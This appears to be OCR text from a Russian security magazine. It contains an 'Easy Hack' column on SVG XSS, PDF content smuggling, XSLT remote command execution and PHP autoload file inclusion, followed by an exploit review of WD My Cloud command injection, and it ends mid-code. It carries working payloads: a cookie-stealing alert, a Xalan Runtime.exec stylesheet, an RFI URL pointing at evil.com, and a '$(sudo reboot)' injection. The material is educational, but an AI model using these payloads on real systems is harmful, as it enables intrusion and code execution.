Ampere умеет высчитывать примерную мощность зарядника, следя за скоростью заряда/разряда батареи. Сначала ты просто запускаешь приложение и ждешь десять секунд, по истечении которых приложение показывает потребление батареи смартфоном (обычно оно составляет 200–300 мА). Затем подключаешь девайс к заряднику и снова ждешь десять секунд. В этот раз приложение должно показать скорость заряда устройства. Теперь осталось сложить эти два значения, и ты узнаешь реальную мощность зарядника.

На скриншоте показан Ampere, запущенный на подключенном к ноутбуку смартфоне. Потребление батареи смартфоном составляет 190 мА. Сложив 190 и 260, мы получаем 450, что вполне соответствует определенным стандартом 500 мА, которые должен выдавать USB-порт ПК и ноутбука. При подключении к 1-амперному заряднику Ampere показывает 760, что также недалеко от истины: `760 + 190 = 950`.







Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com, twitter.com/antyurin

EASY HACK



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

Задача: XSS с помощью SVG

Первые несколько атак этого выпуска Easy Hack будут завязаны на формат SVG. Причем хочется взглянуть даже не на сами атаки, а на потенциальные возможности формата.

Итак, SVG — это Scalable Vector Graphics, язык разметки масштабируемой векторной графики, он входит в подмножество расширяемого языка разметки XML и предназначен для описания двумерной векторной и смешанной векторно-растровой графики в формате XML. То есть мы имеем возможность описать в XML то, что должно быть на рисунке, а также добавить динамику.

Вот так, к примеру, можно нарисовать красный круг.

```
<svg height="100" width="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3"
  fill="red" />
</svg>
```

Кроме того, SVG поддерживает CSS. Добавим после тега `<svg>` стиль и получим синий круг.

```
<style>
  circle {fill: blue}
</style>
```

А еще SVG поддерживает JavaScript — с его помощью делается анимация. Для этого можно использовать все тот же стандартный тег `<script>`.

```
<svg height="100" width="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3"
  fill="red" />
 <script>alert(document.cookie)</script>
</svg>
```

SVG поддерживает и XLink (создание ссылок между документами XML), что дает возможность подгружать ресурсы из сторонних файлов. Тот же `alert()` можно подгрузить из файла.

```
<script type="text/javascript" xlink:href="alert.js"></script>
```

Причем в некоторых браузерах можно подгружать ресурсы и со сторонних хостов.

Интересно, что в SVG можно встраивать код на HTML (тег `foreignObject`) и картинки (`<image>`). При этом SVG в той или иной мере поддерживается всеми основными браузерами.

Как видишь, хоть SVG и картинка, но из нее можно без проблем запускать код на JavaScript. Таким образом, если есть какой-то сайт, куда можно загружать картинки в SVG, то можно попытаться получить на этом сайте хранимую XSS'ку. Для этого нужно знать еще несколько тонкостей, связанных с тем, как браузер открывает SVG. Есть несколько вариантов вставить SVG:

- как картинку — через тег `<img>` или свойство CSS `background-image`. Но в этом случае во всех современных браузерах JavaScript выполняться не будет;
- как сторонний объект — с помощью тегов `<object>`, `<embed>`, `<iframe>`. JS в этом случае работает, но требуется помнить про то, что работают и стандартные Same Origin Policy;
- встроить в саму страницу (inline). Примеры выше как раз такие, и JavaScript работает;
- с помощью тега canvas. По идее, JS в этом случае работать не должен, но подтверждения этому я не нашел.

Если мы загрузим на сервер-жертву файл SVG, то, возможно, он отобразится, но в нем не будет работать JavaScript — как раз из-за того, что он подгружается с помощью тега `<img>`. Но мы спокойно можем воспользоваться вторым или третьим методом и использовать прямую ссылку на наш SVG на атакуемом сервере.

Интересный момент: к SVG применяются не все правила парсинга XML. Возможно, это связано лишь с известной гибкостью браузерных парсеров. Например, для корректного XML необходимо, чтобы значения атрибутов элементов были обрамлены двойными кавычками (см. пример выше). Но в SVG мы можем избавиться от них.

```
<circle cx=50 cy=50 r=40 stroke=black stroke-width=3 fill=red />
```

Кроме того, если где-то будет незакрытая кавычка, то в случае с XML документ не будет считаться корректным, а в SVG такие атрибуты просто пропускаются. То же самое относится и к тегам. Это дает дополнительное пространство для атак.

Еще одну лазейку открывает то, что в SVG можно встраивать другие документы или даже тот же самый документ. Это может быть использовано для обхода Content Security Policy — примеры можно увидеть в презентации с Black Hat 2014, один из них я разберу подробнее.

Ну и последнее, что нужно знать об SVG, — он является «официальным» XML и потому глубоко связан с остальным семейством форматов. SVG поддерживает Document Type Definition (DOCTYPE) с сущностями (entity), а потому есть потенциальная возможность для эксплуатации XXE. Также он поддерживает технологию XSLT. Можно, например, сделать такой файл SVG, который

при открытии с помощью тега **<img>** будет показывать картинку, а при открытии в **<iframe>** будет с помощью XSLT-преобразования превращаться в HTML (должно работать в IE и FF).

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xml" href="#stylesheet"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED>]>
<svg xmlns="http://www.w3.org/2000/svg">
  <xsl:stylesheet id="stylesheet" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/">
      <iframe xmlns="http://www.w3.org/1999/xhtml"
      src="javascript:alert(1)"></iframe>
    </xsl:template>
  </xsl:stylesheet>
  <circle fill="red" r="40"></circle>
</svg>
```

Возможности SVG очень широки, а вот методы их применения для атак еще далеко не полностью изучены, так что можно ждать новостей на этом фронте или экспериментировать самостоятельно.

Задача: Обход SOP через content smuggling с PDF

Эта задача во многом похожа на предыдущую, хоть и касается формата PDF. Для начала представим себе классическую атаку. Существует сервер, на который мы можем загрузить картинку. Есть способ изготовить такой файл, который одновременно будет и валидным изображением, и правильным PDF. После загрузки такого файла мы можем заманить жертву к себе на сайт и заставить открыть нашу картинку как PDF. При помощи FormCalc из PDF можно отправлять и принимать запросы с того хоста, откуда загружен файл. Используя это, мы обходим Same Origin Policy и получаем доступ к серверу от имени нашей жертвы.

К сожалению, эту атаку можно провести только через браузер IE, так как он по умолчанию использует официальный плагин Adobe. У других браузеров есть встроенные просмотрщики (вернее, что-то вроде конвертеров), которые не поддерживают FormCalc.

Изначальная атака типа content smuggling была направлена на смешение форматов PNG и PDF. Но в Adobe запатчили плагин, который проверяет по чер-

ному списку, не совпадает ли начало файла PDF с одним из типовых заголовков для графических файлов. Например, `PNG` — для PNG, `GIF89a` — для GIF, `JFIF` — для JPEG.

Предполагается, что если нет соответствующих строк в заголовке, то файл уже не может считаться валидным. Но важно, что пробелы и переносы строк плагином не учитываются.

Суть формата при этом тоже никак не изменилась: в файле перед самим PDF могут находиться практически любые данные. Так что потенциальная возможность content smuggling тоже осталась.

Ей-то и [воспользовались](#) ребята из Minded Security. Они смогли собрать специальный файл: одновременно валидный PDF и SVG (они называют такие файлы словом polyglot). В черном списке Adobe перечислены и заголовки SVG (`svg`, `<?xml`), но парсеры SVG гуманнее парсеров XML, а потому и возможностей обойти проверку нашелся целый мешок. Любой из вариантов можно вставить в самое начало:

- стандартный DOCTYPE для svg (`<!DOCTYPE svg …`);
- произвольный тег (`<zzzz/>`);
- произвольный тег «инструкций» (`<?xxxx ?>`);
- XML-комментарии (`<!-- ->`).

Следом мы вставляем валидный SVG, после него — валидный PDF. А дальше — в бой!

В общем, это очередное доказательство того, что черные списки крайне ненадежный подход. Но исследователи признают, что реального толка от найденной уязвимости не очень много. Как мы уже знаем, SVG «из коробки» — очень опасный формат, и если мы можем загрузить SVG на сервер, то почти точно сможем выполнять и код на JavaScript. Добавлять сюда возможности PDF не требуется.

В Adobe запатчили и эту уязвимость. Скорее всего, в черный список добавили символ `<`, так как он необходим для всех методов обхода (кстати, интересно было бы удостовериться в этом). Зато в Minded Security предложили использовать эту атаку для обхода некоторых вариантов настройки CSP, но метод иначе как наркоманским не назовешь.

PDF — очень многофункциональный формат. В нем есть такое понятие, как action, — некоторые действия. Одно из этих действий — `GoToE` позволяет сделать редирект на какой-то сайт. Для веба это привычная вещь, но в PDF, [оказывается](#), отсутствует защита от редиректа на JavaScript. Если PDF загружается с помощью тега `<object>` или `<embed>`, то в нем можно указать редирект на скрипт, и тот будет выполнен в контексте того сайта, в который вставлен документ.

```
/GoToE /F (javascript:alert(location))
```

При чем тут SVG? Тут надо вспомнить, что этот формат позволяет подгружать внешние ресурсы и создавать внутри себя HTML. Можно сделать такой файл SVG-PDF, который при открытии будет отрабатывать как SVG, а потом сам себя загружать как PDF. Загруженный PDF, в свою очередь, будет делать редирект на исполнение кода.

Пример такого SVG-PDF можно увидеть на картинке.

```
<!DOCTYPE svg>
<svg xmlns="http://www.w3.org/2000/svg" version="1.1">
 <circle r="100" fill="blue" />
 <foreignObject>
      <body xmlns="http://www.w3.org/1999/xhtml">
        <embed src="#" type="application/pdf"></embed>
      </body>
  </foreignObject>
</svg>
<!--
%PDF-1.1
1 0 obj
<<
/Pages 2 0 R
```

SVG-PDF подгружает

Задача: Получить RCE через XSLT


В плане возможностей для атак XSLT — богатая технология, и с ней стоит разобраться подробнее. Итак, XSLT — это Extensible Stylesheet Language Transformations, специальный язык для преобразования (в общем случае) документов XML. Это развесистый формат, но идея на самом деле проста.

Например, у нас есть XML-документ с какими-то элементами, атрибутами и значениями, но нам для работы требуется переместить элементы, изменить структуру (к примеру, атрибут сделать элементом) или выполнить дополнительные расчеты. Для этого мы можем воспользоваться XSLT-процессором и преобразовать старый документ в новый вид. Создастся новый документ, а старый останется в изначальном виде.

Описание того, как необходимо преобразовывать, находится в XSL-стилях (на картинке это XSLT code). Сами правила описываются в виде XPath.

Правила указывают, какую часть исходного XML-документа необходимо взять и что с ней потом сделать. При подгрузке файла XML для каждого элемента применяются самые точные из имеющихся правил. На картинках ты увидишь пример использования XSLT.

Схема работы XSLT




```
<?xml version="1.0" ?>
<persons>
  <person username="JS1">
    <name>John</name>
    <family-name>Smith</family-name>
  </person>
  <person username="MI1">
    <name>Morka</name>
    <family-name>Ismincius</family-name>
  </person>
</persons>
```

Пример из Википедии. Исходный XML

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0">
  <xsl:output method="xml" indent="yes"/>

  <xsl:template match="/persons">
    <root>
      <xsl:apply-templates select="person"/>
    </root>
  </xsl:template>

  <xsl:template match="person">
    <name username="{@username}">
      <xsl:value-of select="name" />
    </name>
  </xsl:template>

</xsl:stylesheet>
```

Пример из Википедии. Применяемый стиль XSL

```xml
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <name username="JS1">John</name>
  <name username="MI1">Morka</name>
</root>
```

Пример из Википедии. Итоговый XML

В этом примере происходит поиск корневого элемента persons. Вместо него создается элемент root. Для содержимого person применяется другой стиль, на каждый из элементов он создает новый элемент name, в атрибут которого переносится атрибута персоны, а в значении остается только имя.

Это может показаться сложным, но, насколько мне известно, вручную правила никто не создает. Для наших же целей необходимо только самое общее понимание и одно правило, которое срабатывает всегда:

```xml
<xsl:template match="/">
```

Что мы можем сделать с помощью XSLT? Например, получить RCE на хосте, где происходит преобразование. Обрати внимание, что, помимо простого переноса значения, есть возможность производить расчеты. Для этого процессоры позволяют вызывать функции другого языка.

В итоге все тривиально. Вот пример для Xalan — либы XSLT для Java.

```xml
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:jv="http://xml.apache.org/xalan/java"
>
  <xsl:template match="/">
    <xsl:variable name="cmd"><![CDATA[любые команды ОС с любыми параметрами]]></xsl:variable>
    <xsl:variable name="rtObj" select="jv:Java.lang.Runtime.getRuntime()"/>
    <xsl:variable name="process" select="jv:java.lang.Runtime.exec($rtObj, $cmd)"/>
    <xsl:value-of select="$process"/>
  </xsl:template>
</xsl:stylesheet>
```

Здесь все просто. Подключаем возможность вызова кода на Java и назначаем ей namespace `jv` (на самом деле — любой префикс). Далее указываем поиск корневого элемента (чтобы работало всегда). И создаем три переменные: в `cmd` — те команды ОС, которые хотим выполнить (**CDATA** нужно указывать, чтобы не было ограничений на символы, так как XSL должен быть валидным XML), а в двух других — стандартная последовательность для выполнения команд на Java.

Но если вернуться к нашей прошлой теме про SVG, то становится понятно, откуда в браузерах берутся уязвимости, связанные с этими форматами. К примеру, несколько лет назад в Safari была обнаружена дыра, которая позволяла выполнять произвольный код из SVG со встроенным стилем XSLT.

Задача: Отправка произвольных запросов из PDF

В PDF есть еще одна интересная возможность: отправка кросс-доменных запросов с практически любыми заголовками. Это больше напоминает баг, чем фичу, поэтому, скорее всего, окажется запатчено в будущем. Но за этим багом стоит распространенная проблема, так что о нем стоит поговорить подробнее.

Как мы знаем, Same Origin Policy сильно ограничивает возможности взаимодействия между сайтами. Сейчас мы имеем возможность с помощью JavaScript (а также форм HTML и других методов) отправлять со своего сайта произвольные запросы GET и POST на другие сайты, при этом содержимое запроса может быть любым. Доступны и пользовательские cookie. Еще мы можем задавать значения для некоторых заголовков. Например, `content-type`, да и то подойдет не любое значение. Ну и конечно же, мы не сможем прочитать ответ сервера.

Если же мы изменим какой-то из неразрешенных заголовков или попытаемся использовать другой метод (к примеру, PUT), то браузер сначала отправит запрос OPTIONS на конечный сервер для того, чтобы узнать, разрешено ли это (CORS в действии). И если разрешения в заголовках нет, то наш запрос отправлен не будет.

А вот с плагином Adobe для просмотра PDF мы имеем возможность ставить любые заголовки! Хотя, конечно, придется покопаться. Потребуется использовать FormCalc и с его помощью отправлять и принимать запросы. Имеется и возможность задавать произвольные заголовки. Но просто так отправить такой запрос на сторонний сайт нельзя — здесь все точно так же, как и в случае с JavaScript.

Однако тут часто встречаются типичные ошибки при работе с Same Origin Policy. Главный источник уязвимостей — это редирект. Теоретически на каждый запрос необходима проверка на SOP, но частенько про это забывают. Все, что нам требуется, — это разместить PDF у себя на сайте. Когда пользователь его открывает, через FormCalc вызывается заранее созданный запрос с произвольными заголовками и происходит перенаправление на наш же сайт. SOP при этом не срабатывает. На сайте мы отвечаем кодом 307 Temporary Redirect. Теоретически FormCalc должен послать CORS-запрос на конечный хост, но он

этого не делает. Вместо этого он полностью пересылает запрос со всеми заголовками на конечный хост. Ответ мы получить не сможем, зато этот метод помогает отправлять запросы с произвольными заголовками.

Недавно я сталкивался с приложением, где защита от CSRF была основана лишь на присутствии специального заголовка. Эта возможность PDF могла бы помочь обойти защиту.

Пример PDF можно найти [в блоге автора исследования](#).

Задача: LFI/RFI в PHP через autoload

За этой уязвимостью стоит фича, которая появилась в PHP начиная с пятой версии, — это автоматическая подгрузка классов. Она позволяет не включать каждый класс в скрипты через **include** и **require** — вместо этого применяется magic-функция autoload. С ее помощью классы подгружаются только по мере необходимости. С примером будет яснее.

```php
<?php
  function __autoload($class_name) {
      include $class_name . '.php';
  }

  $obj  = new MyClass1();
  $obj2 = new MyClass2();
?>
```

Как видишь, здесь нет описания обоих классов. Но как только мы обращаемся к ним при создании объектов, происходит вызов **__autoload** с именем неизвестного класса. Далее совершается попытка загрузить этот класс (с добавлением в конец .php).

Это удобная возможность, хотя сейчас вместо нее рекомендуется использовать **spl_autoload_register()**.

Несмотря на то что теоретически имя класса может содержать только ограниченный набор символов (буквы, цифры, нижнее подчеркивание и слеш), до версий PHP 5.4.24 и 5.5.8 (не включительно) не имелось проверки на «нестандартные» символы, которые передавались функции **autoload**. В результате если атакующий мог контролировать имя класса, то он мог выполнить в приложении классический Remote или Local File Inclusion. Для этого ему необходимо было иметь возможность передать имя класса в одну из функций (не считая передачи через оператор **new**).

```
class_exists()
interface_exists()
method_exists()
property_exists()
is_subclass_of()
class_implements()
```

Это не весь перечень функций — другие проверки подвержены той же уязвимости. Вот как это работает.

```php
<?php
  function __autoload($class_name) {
    include $class_name . '.php';
  }
  if(isset($_GET['class']) && class_exists($_GET['class'])) {
    $obj = new $_GET['class'];
  } else {
    die('No class found');
  }

  /* Some code... */
?>
```

Здесь мы можем передать имя класса в параметре GET, и файл будет подгружен функцией **autoload** при вызове **class_exists**. Если в настройках PHP включены **allow_url_include** и **allow_url_fopen**, то можно без проблем использовать схемы и загружать код с внешнего хоста:

```
vuln.php?class=http://evil.com/more_evil.php
```

Если нет, то наша главная возможность — это LFI с помощью dir traversal. Используя **../**, мы можем перебраться в другую директорию и подгрузить файл оттуда. Куда именно нужно будет перебираться, зависит от ситуации. По сути, нам необходим какой-то файл в ОС, где мы контролируем содержимое хотя бы частично. Но это уже другая задачка.

```
vuln.php?class=../../../../../../../tmp/any/path/evil.php
```

Стоит отметить, что с учетом разнообразия версий PHP до сих пор на многих сайтах можно встретить уязвимую версию.



Борис Рютин,
ZORSecurity
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

В сегодняшнем обзоре мы рассмотрим получение привилегий в OS X с установленным Parallels Desktop. Разберем уязвимости в системе Kaseya, которая помогает не только управлять парком компьютеров в компаниях, но и обеспечивать безопасность. При этом она стала средством, с помощью которого атакующий может выполнить свой код на всех подчиненных устройствах. А также рассмотрим уязвимость в популярном NAS производства Western Digital.

ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД В WESTERN DIGITAL MY CLOUD

CVSSv2:	N/A
Дата релиза:	28 сентября 2015 года
Автор:	@ab5ane
CVE:	N/A

Western Digital My Cloud (Personal Cloud Storage) представляет собой Network Attached Storage (NAS). Он пригоден как для использования дома, так и в качестве личного облака для небольших команд. К хранящимся данным можно получить доступ не только из личной сети, но и с другого конца света. На фоне нашумевших утечек личной информации такие устройства стали еще более востребованы — ведь доступ к данным не получит сторонняя организация. По крайней мере в теории.

Уязвимости типа инъекция команд и CSRF были найдены в прошивке с версиями 04.01.03-421 и 04.01.04-422. Предыдущие версии, установленные в разные NAS этой компании, тоже потенциально уязвимы.

EXPLOIT

WD My Cloud работает на Debian Linux. Есть два способа взаимодействия с системой:

- интерфейс для администратора (http://wdmycloud.local/UI/);
- RESTful API (http://wdmycloud.local/api/). Он используется администраторским интерфейсом и клиентскими приложениями.

Весь исходный код хранится на устройстве в папке `/var/www`, и к нему можно получить доступ через SSH. Веб-приложение, как правило, выполняет обычные скрипты на устройстве: добавление и удаление пользователей, проверка доступного места на диске, перезагрузка и другие. Такие скрипты находятся в `/usr/local/sbin/`. Так как большинство из них требует прав администратора, пользователь `www-data` числится в `/etc/sudoers`.

```
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults secure_path = /bin:/usr/bin:/usr/local/bin:/sbin:/usr/sbin:/usr/local/sbin
www-data ALL=(ALL) NOPASSWD: ALL
# add root to allow php scripts to run from command line
root ALL=(ALL) NOPASSWD: ALL
```

Содержимое файла /etc/sudoers

Разберем возможность инъекции команд. С помощью SSH-доступа к устройству (который включается в панели администратора) автор эксплоита нашел внутри **/var/www** код на PHP, который позволяет выполнять команды в ОС. Функция **exec_runtime** из файла **/var/www/rest-api/api/Core/init_autoloader.php** спроектирована так, что полученные данные отправляет в функцию **exec**.

```
  GNU nano 2.2.6              File: rest-api/api/Core/init_autoloader.php

function exec_runtime( $command, &$output = null, &$return_var = null) {
    $output = $return_var = null; // $output is getting concatenated.... $return_var for good measure.
    $key = md5($command);

    $start = microtime(true);
    $return = exec($command, $output, $return_var);

    // Saving on memory.
    if ( ORION_DEBUG ) {
        $totalTime = microtime(true) - $start;
        \Core\Logger::$shellCommands[$key] = compact('command', 'totalTime', 'output');
    }

    return $return;
}
```

Функция exec_runtime

В некоторых случаях пользователь может передать параметры GET и POST, которые придут в эту функцию, а затем выполнятся в системе. Часть скриптов плохо проверяет переданные параметры и отправляет их в функцию **exec** как есть. На скриншоте представлен один из таких случаев, найденный в скрипте **/var/www/rest-api/api/SafePoint/src/SafePoint/Controller/SafePointGetStatus.php**.

```
localNAS:/var/www# grep "exec_runtime" rest-api/api/SafePoint/src/SafePoint/Controller/SafePointGetStatus.php -B5
        $opts = $this->_getOpts('getstatus', $queryParams);

        $INCLUDE_PATH = $this->getConfigFileValue('INCLUDE_PATH');

        $output = $retVal = null;
        exec_runtime("sudo perl $INCLUDE_PATH $nsptPath/safeptExec.pl $opts", $output, $retVal);
```

Вызов функции exec_runtime

При просмотре исходного кода скрипта был обнаружен параметр запроса **handle**, который передается напрямую в скрипт **safeptExec.pl** без какой-либо обработки. Для демонстрации воспользуемся CSRF-атакой на авторизованного администратора, который при заходе на нашу страницу выполнит запрос и перезагрузит устройство (**$(sudo reboot)**):

```
http://wdmycloud.local/api/1.0/rest/safepoint_getstatus?handle=
$(sudo reboot)&action=update
```

Из-за того что нет никакой обработки или проверки этого параметра при копировании в **$opts**, вызов функции **exec_runtime** заставит систему выполнить команду как есть.

```
$ sudo perl <INCLUDE_PATH> /usr/local/NSPT/WDSafe/safeptExec.pl
–handle=$(sudo reboot)&action=update
```


Команда **$(sudo reboot)**, в свою очередь, прервет работу ОС, и остальные команды не будут выполнены.

Еще одна проблема связана с обработкой больших файлов. Когда администратор настраивает устройство, он может добавить новых пользователей, назначить права доступа к разделам и выдать или запретить удаленный доступ, а также разграничить доступ к файлам. Удаленный доступ возможен для клиентов с Windows, Mac, Android и iPhone. Им доступен фронтенд, который получает ответы от устройства по RESTful API. Благодаря найденным в этой структуре ошибкам автор обнаружил возможность любому авторизованному пользователю выполнять произвольные команды или получить доступ к файлам других пользователей. Что еще хуже, атакующий будет иметь доступ к корневому разделу NAS.

```
//we need this function to get statistical values when php stat is not working (over 2Gb files)
function fstatLfs($file, $includePermissions=null){
        $result = array();
        $fstat = @lstat($file);
        if(is_array($fstat)){
